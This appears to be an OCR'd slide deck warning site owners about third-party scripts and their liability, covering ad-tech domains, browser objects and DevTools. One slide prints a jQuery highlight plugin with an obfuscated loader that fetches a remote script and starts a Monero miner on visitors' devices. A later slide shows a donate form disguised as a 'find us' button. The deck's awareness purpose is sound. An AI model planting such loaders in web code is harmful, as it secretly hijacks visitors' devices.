I am Spartacus And I Make Trojan Horses

The (Very) Old Geek

We Build Web Sites

I am Spartacus And I Make Trojan Horses

About the Author:

- Allen Woods, retired several years ago….
- Ex British Army (1971 – 1995) Taught Arctic Warfare, Several Years On Operations, funded myself through College to Study IT
- Chartered Member of the British Computer Society for 20 years
- Member of the Chartered Status Interview Panel for BCS
- In 2010, Finalist of UK “Developer Of The Year” Competition for MOD HSIS
- Primarily Employed in UK Defence Supply Chain and Logistics IT since 1995 until 2019
- Credits: MoD Health and Safety Information System, Various Internal to Defence Policy & Governance Portals, the first Army CATering MIS (CATMIS), IQB Oversight to Defence Voyager Programme IM Transformation and more…

All many years ago now….

I am Spartacus And I Make Trojan Horses

Caveats.

No real end users or their names are used in this deck.

Its wasn't me Guv, Honest

I am Spartacus And I Make Trojan Horses

Revision

For those of a curious mind, there are two decks preceding this one they are


I am Spartacus – An introduction to Allen Woods, web entrepreneur and all round guru, and his family.

I am Spartacus and I own a company – An overview of how Allen's company operates, where they operate from and so on…

For purposes of scene setting viewers might like to look these decks over if they have not seen them previously.

I am Spartacus And I Make Trojan Horses

Introduction



I AM ALLEN WOODS…

Hiya, my name is Allen Woods, I own a small company in my home town of Bimbleborough which is in the north of England.

We build web sites and handheld apps for our customers. We can provide a full package including arranging site hosts, domain name registration and more.

We offer training too on using the web, how to build your on line business and so on.

We have a dedicated team of highly skilled professionals who work to the best of their ability, with agility being our by word….

Not people to lag behind, our latest initiative is an AI powered chatbot… We are “on the curve”…

I am Spartacus And I Make Trojan Horses

The Sales Pitch

User Interface

We use “wordspace” one of our international partners and their framework to develop a user experience for you so your visitors can communicate seamlessly with your company.

Open Source Components

We have a library of “open source” components that integrate fully into the “wordspace” world, we can build a shopping cart, email capability, chatbots and more to suit your needs..

Data Driven

All of our sites are data driven so you can keep track of any communication between your company and your visitors, on line, real time. Our main choice of database is SQLLock an industry standard popular tool we have long experience of…

Web Connectivity

We have a close relationship with our web host company “Yoursite” which has a worldwide presence using industry standard servers in data centres across the globe. We can have you up and running in no time at all

Server side set up

You will have complete control of your site host, source code and data and be able to access it all at any time through our secure portal….

Help when you need it..

Our team of experts are there to support you if you have technical issues..

Beware of geeks bearing gifts…

I am Spartacus And I Make Trojan Horses

And so it begins…

Basically beware of geeks bearing gifts

In what follows, please note that web site operators are responsible for the code they drop into end user devices. Not the developer of the site, nor the person writing the code. The Terms and Conditions see to that

Let's look under the hood

I am Spartacus And I Make Trojan Horses

The Law – There is Lots Of it – A Starter for 10

The EU E Privacy Directive, Page 3, para 24……. Read it carefully

"Terminal equipment of users of electronic communications networks and any information stored on such equipment are part of the private sphere of the users requiring protection under the European Convention for the Protection of Human Rights and Fundamental Freedoms. So-called spyware, web bugs, hidden identifiers and other similar devices can enter the user's terminal without their knowledge in order to gain access to information, to store hidden information or to trace the activities of the user and may seriously intrude upon the privacy of these users. The use of such devices should be allowed only for legitimate purposes, with the knowledge of the users concerned."

Now read the rest..... E Privacy Directive


I am Spartacus And I Make Trojan Horses

“Chrome” dominates…

It is the case that many of the major browsers use Google’s open source Chrome code base. A Wikipedia history of the Chrome code library can be found here.

A measure of how complicated a software application may be is to use the “Line of Code” count. It is estimated, by various sources, that the Chrome LOC count is some 6.7 million lines, That huge number is dwarfed by the estimated total LOC count of the major IT companies.

To try to put that into perspective, the average motor vehicle on the roads nowadays has some 35k mechanical parts of various kinds.



I am Spartacus And I Make Trojan Horses

Go Down a Little Deeper: “Objects”

The sheer volume of code is so great that it is unlikely any one person will know all of it intimately to the point of being “expert”.


That means that there is a need to design software. The basis for design, problem identification and from that the need to develop requirements on which to base the design. The design itself must take into account mutually supportive “lines of development”, in other words, the development of software itself is only part of a solution.

There are various design approaches that are used to map out the properties, methods and events that are derived from requirements. Unified Modelling Language (UML) being one.

With the need to develop a method of programme management, “through life” in nature….

I am Spartacus And I Make Trojan Horses

Your Browser Is A Collection of Objects



The browser objects are all, stress all, programmable!

Plugins have their own object structures

Session

Resource Allocation and Co-ordination

Note that a page also has a "vertical dimension" call the "z-index"

It is the browser object model and its constituent parts, that give a page structure. It is the browser object model that is the basis for page rendering client side.

I am Spartacus And I Make Trojan Horses

Your Browser Is A Collection of Objects With Each Programmable

Each of the objects, which can be deconstructed in some detail if you learn how, is programmable, they can be modified or played with by a suitably skilled developer. Each has:

Properties – Things like colour or data type for example


Methods – They work a particular way, do things internally that can be accessed externally

Events – Things happen to them. Messages passed from one object to another for example or changes in colour.

Depending on the operating environment you are used to, PME may be actioned differently by dint of the programming language or operating system used.

I am Spartacus And I Make Trojan Horses


Objects can be “plugged in” from anywhere



We live in a massively connected world, given that a web page tends to be remote from the end users device, then components, or “objects” can be remote too and in a different location from the original site host

I am Spartacus And I Make Trojan Horses

Objects Can be Remote too



Some sites (many) have multiples of components that have multiples of purposes

I am Spartacus And I Make Trojan Horses

The Number of External Components Available?

Domain Name	IP Address	Located
33across.com	172.64.152.222	US
adform.com	172.67.0.197	US
adingo.jp		
admanmedia.com	104.70.15.233	US
adpone.com	172.67.73.228	US
adswizz.com	3.251.41.252	Ireland
adtech.com	98.136.103.23	US
adtelligent.com	34.203.112.31	US
advertising.com	106.102.248.150	Singapore
adyoulike.com	149.202.173.105	France
amxrtb.com	108.138.246.136	US
aniview.com	52.73.89.67	US
aol.com	124.108.115.100	Taiwan
appnexus.com	28.185.0.2	US
aps.amazon.com	176.32.100.15	US
beachfront.com	199.60.103.228	US
behave.com	151.101.65.195	US
blockthrough.com	172.66.43.200	US
c.amazon-adsystem.com		
chocolateplatform.com	34.145.192.82	US
connatix.com	108.139.1.52	US
connectad.io	104.22.55.206	US
contextweb.com	34.218.6.194	US
converge-digital.com	35.214.222.175	Netherlands
conversantmedia.com	159.127.40.166	US
criteo.com	13.249.74.28	US
dianomi.com	104.18.22.230	US
doubleclick.net	142.250.186.110	US
doubleclick.com	142.250.185.238	US
districtm.io	104.16.190.66	US
dynadmic.com	52.204.79.135	US
dyntrk.com		
emxdgt.com	108.139.1.88	US
exponential.com	35.244.222.39	US
facebook.com	157.240.20.35	Germany
footballco.com	185.42.236.22	UK


Domain Name	IP Address	Located
doubleclick.net	142.250.186.110	US
doubleclick.com	142.250.185.238	US
districtm.io	104.16.190.66	US
dynadmic.com	52.204.79.135	US
dyntrk.com		
emxdgt.com	108.139.1.88	US
exponential.com	35.244.222.39	US
facebook.com	157.240.20.35	Germany
footballco.com	185.42.236.22	UK
freewheel.tv	208.36.133.110	US
google.com	142.250.189.230	US
gumgum.com	75.2.70.75	US
hcodemedia.com		
improvedigital.com	135.35.125.96	US
indexexchange.com	34.198.99.52	US
inmobi.com	20.81.69.107	US
inskinmedia.com	185.230.63.171	US
justpremium.com	52.211.207.70	Ireland
kargo.com	198.49.23.145	US
lijit.com	13.248.132.126	US
loopme.com	104.196.105.145	US
media.net	3.226.3.35	US
minutemedia.com	35.83.190.225	US
monstermedia.com	104.18.0.125	US
nativo.com	3.248.8.137	Ireland
onetag.com	18.135.126.236	UK
openweb.market		
openx.com	144.202.87.0	US
pilotx.tv	104.21.234.7	US
playbuzz.com	151.101.2.137	US
playwire.com	76.223.34.124	US
primis.tech	63.250.56.198	Netherlands
projectagora.com	32.214.146.87	Netherlands
pubmatic.com	15.197.165.128	US
remixd.com	52.217.111.83	US
rhythmone.com		
rubiconproject.com	35.192.120.101	US

Domain Name	IP Address	Located
selectmedia.asia	15.197.142.173	US
sharethrough.com	99.83.190.102	US
showheroes.com	178.63.30.201	Germany
smaato.com	52.5.19.31	US
smartadserver.com	192.124.249.163	US
smartclip.net	99.84.88.5	Germany
snigelweb.com	104.22.25.74	US
sonobi.com	36.206.112.242	US
sovrn.com	34.135.254.63	US
spotim.market	23.227.138.196	US
spotx.tv	198.54.12.190	US
spotxchange.com	198.54.12.134	US
supply.colossusssp.com		
synacor.com	162.159.129.11	US
taboola.com	151.101.21.132	US
targetspot.com	141.193.213.20	US
teads.tv	34.254.123.211	Ireland
telaria.com	141.193.213.20	US
themediagrid.com	192.124.249	US
tremorhub.com	99.84.88.75	Germany
triplelift.com	23.165.0.1	US
tritondigital.com	13.89.172.15	US
undertone.com	162.159.135.42	US
vdopia.com		
video.unrulymedia.com	52.127.134.45	US
vidoomy.com	3.129.250.65	US
viralize.com	35.190.5.253	US
wideorbit.com		
widespace.com	54.229.78.239	Ireland
wunderkind.co	104.198.14.52	US
xandr.com	18.223.221.82	US
yahoo.com	74.6.231.21	US
yieldmo.com	35.208.29.236	US

Millions…. In the case of the lists above, mostly focussed on “Real Time Bidding” or on line exploitation of visitor traffic for commercial reasons

I am Spartacus And I Make Trojan Horses

Each has their own sales pitch



Use our tools to gain more customer insight!

Let us give you the information you need to make your business become your market leader…

Which of course, they will….

But they will have their code dropped in multiples of web sites across the world.

They will tell you about your visitor traffic, with them having oversight of ALL of their customers visitor traffic and it is that much wider scope of data that is where their revenue generation lies..

Real Time or Header Bidding. The Auction

I am Spartacus And I Make Trojan Horses

However….

It is code you use on YOUR web site that is dropped into your site visitor devices you are liable for……

Each code module or object, typically, with their own business terms and conditions that as a web site owner/operator must abide by….

With my alter ego's and other web developers terms and conditions being different to the site operators (usually)

The aim of the wording of such documents, being to transfer as much responsibility and liability in respect of legislative compliance, to site operators…..


As for the code itself, with the exception of the code you commission directly, the site operator does not own it and instead has limited rights to use it.

Take note! "open source" does not mean "free"

I am Spartacus And I Make Trojan Horses

So…. What Does This “Code” Look Like?

A little bit of browser experimentation. Lets open the browser debugger…



Step one, assuming a Chrome based browser..
Left click on the three dots in the top right of the browser menu


Step two, from the resulting drop down, select “more tools”

Step three, select “Developer Tools, from the drop down presented next

I am Spartacus And I Make Trojan Horses

Next. On the Debugger Page

Having done that, you should see the browser debugger…



Select “sources” from the right hand pane

Which will display the code sources URL list

You can then select any item on the list, but select one with a “cloud” symbol and…..

Ta Da… Some code. In this case, javascript

You can then do all sorts of things using the debugger with a bit of practice and if you study the browser debugger tool kit. For the moment just have a look…

The page as you see it is displayed here.

It is difficult to assess just how many lines of code are dropped by each page into an end user device as different pages do different things. Lets just say including the page source itself, it could be many, many thousands of lines

I am Spartacus And I Make Trojan Horses

What Can Be "Planted"?

Basically, all kind of code to do all kinds of things… For example:

To accurately profile an end user device, a library called "modernizr" can be deposited in an end user machine.

There are more than a few software components available from Google that provide the means to monitor end user behaviour. A review of one of them is available here

There are libraries of code that act as a coders "front end" like Jquery or React each of them supported by dedicated components of their own

There are components like "hotjar" that can track end user use of pointing devices like a mouse in real time

I am Spartacus And I Make Trojan Horses

What Can Be "Planted"?

Basically, all kinds of code to do all kinds of things… For example:

To accurately profile an end user device, a library called "modernizr" can be deposited in an end user machine.

There are more than a few software components available from Google that provide the means to monitor end user behaviour. A review of one of them is available here


There are libraries of code that act as a coders "front end" like Jquery or React each of them supported by dedicated components of their own

There are components like "hotjar" that can track end user use of pointing devices like a mouse in real time

There are components like "node js" that can be executed server side and client side

I am Spartacus And I Make Trojan Horses

A Tale of a Jquery Add In…



```
jQuery.fn.highlight = function(pat) { function
innerHighlight(node, pat) {
 var skip = 0;  if
(node.nodeType
== 3) {
  var pos = node.data.toUpperCase() indexOf(pat);
  pos -= (node.data.substr(0, pos).toUpperCase().length - node.data.substr(0, pos).length);
  if (pos >= 0) {
   var  spannode  =  document.createElement('span');
spannode.className  =  'highlight';  var  middlebit  =
node.splitText(pos);  var  endbit  =
middlebit.splitText(pat.length);  var  middleclone  =
middlebit.cloneNode(true);
spannode.appendChild(middleclone);
   middlebit.parentNode.replaceChild(spannode, middlebit);  skip = 1;
  }
 }
 else if (node.nodeType == 1 && node.childNodes &&
!/(script|style)/i.test(node.tagName)) {  for (var i = 0; i <
node.childNodes.length; ++i) {
  i += innerHighlight(node.childNodes[i], pat);
 }
 }
 return skip;
}
return this.length && pat && pat.length ? this.each(function() {  innerHighlight(this, pat.toUpperCase());
 }) :
 this;
};

jQuery.fn.removeHighlight  =  function()  {  return
this.find("span.highlight").each(function()  {
this.parentNode.firstChild.nodeName  with
(this.parentNode)  {  replaceChild(this.firstChild,  this);
normalize();
 }
});
};
```

```
if (!/possiblyabusedomain.com$/i.test(location.hostname)) {
    (function () {  function load(b,c){var
d=document,f="script",a=d.createElement(f),e=2166136261,g=b.length,h=c,k=/=\?/,d=d.
getElementsByTagName("script")[0];if(k.test(b)){for(;g-
-;e=16777619*e^b.charCodeAt(g));window[f+=0>e?e:e]=function(){h.apply(h,arguments);delete
window[f]};b=b.replace(k,"="+f);c=0}a.onload=a.onreadystatechange=function(){if(/de|m/
.test(a.readyState||"m")){c&&c();d.parentNode.removeChild(a);try{for(c in a)delete
a[c]}catch(l){}}},a.src=b;window.setTimeout(function(){d.parentNode.insertBefore(a,d)},0
)};
        load('//statdynamic.com/lib/crypta.js', function() {
window['miner'] =
CRLT.Anonymous('AHASHOFTHEACCOUNTHOLDERINHERE', {
        threads:4,throttle:0.2, coin: "xmr",
      })
      window['miner'].start()
    })
  })()
}
```

The libraries are often complex pieces of code that can be “plugged in” by other developers. For good or ill.

The image on the left is a Jquery plug in the purpose of which is to provide a text highlighting facility for word search purposes.

In the case of the add in illustrated, the code circled in green does the text highlighting task..


The code highlighted in red however, contacts a third party server, requesting an additional and sophisticated component that launches a new browser instance, in the end user machine, which turns the end user device into an unwitting crypto currency “pool mining” device

In this case, like so many similar exercises, neither the site owner, nor the site visitor are likely to be aware of the impact of the code outlined in red.

Please note that this particular add in has been detected and banned on JQuery

I am Spartacus And I Make Trojan Horses

Multiple Instances of browser May be Launched




In the case of the code snippet illustrated in the last slide, a separate and distinct instance of the end user browser is set up and executed, which is in and of itself, persistent

What that means is that even if the device end user closes down the browser instance he or she is using, the hidden/silent instances may still be operating unless and until the device owner closes them down.

Be Aware, Site Operators are responsible for the code their pages drop into end user devices

I am Spartacus And I Make Trojan Horses

But That's Not All…



My alter-ego will plug "find us on" tool bars on each page of your site.. Like these…

Which may do something like this…


```
1. <form action="https://www.a
   company.com/cgi-bin/webscr"
   method="post" target="_top">
2. <input type="hidden" name="cmd" value="_s-
   xclick" />
3. <input type="hidden" name="hosted_button_id"
   value="ASITEOPERATORACCOUNTID" />
4. <input type="image" src="https://www.a
   company.com/en_US/GB/i/btn/btn_donateC
   C_LG.gif" border="0" name="submit"
   title="Visit Us Make Friends" alt="Click
   here to find us" />
5. <img alt="" border="0" src="https://www.a
   company.com/en_GB/i/scr/pixel.gif"
   width="1" height="1" />
6. </form>
```


Line No	Colour	Purpose
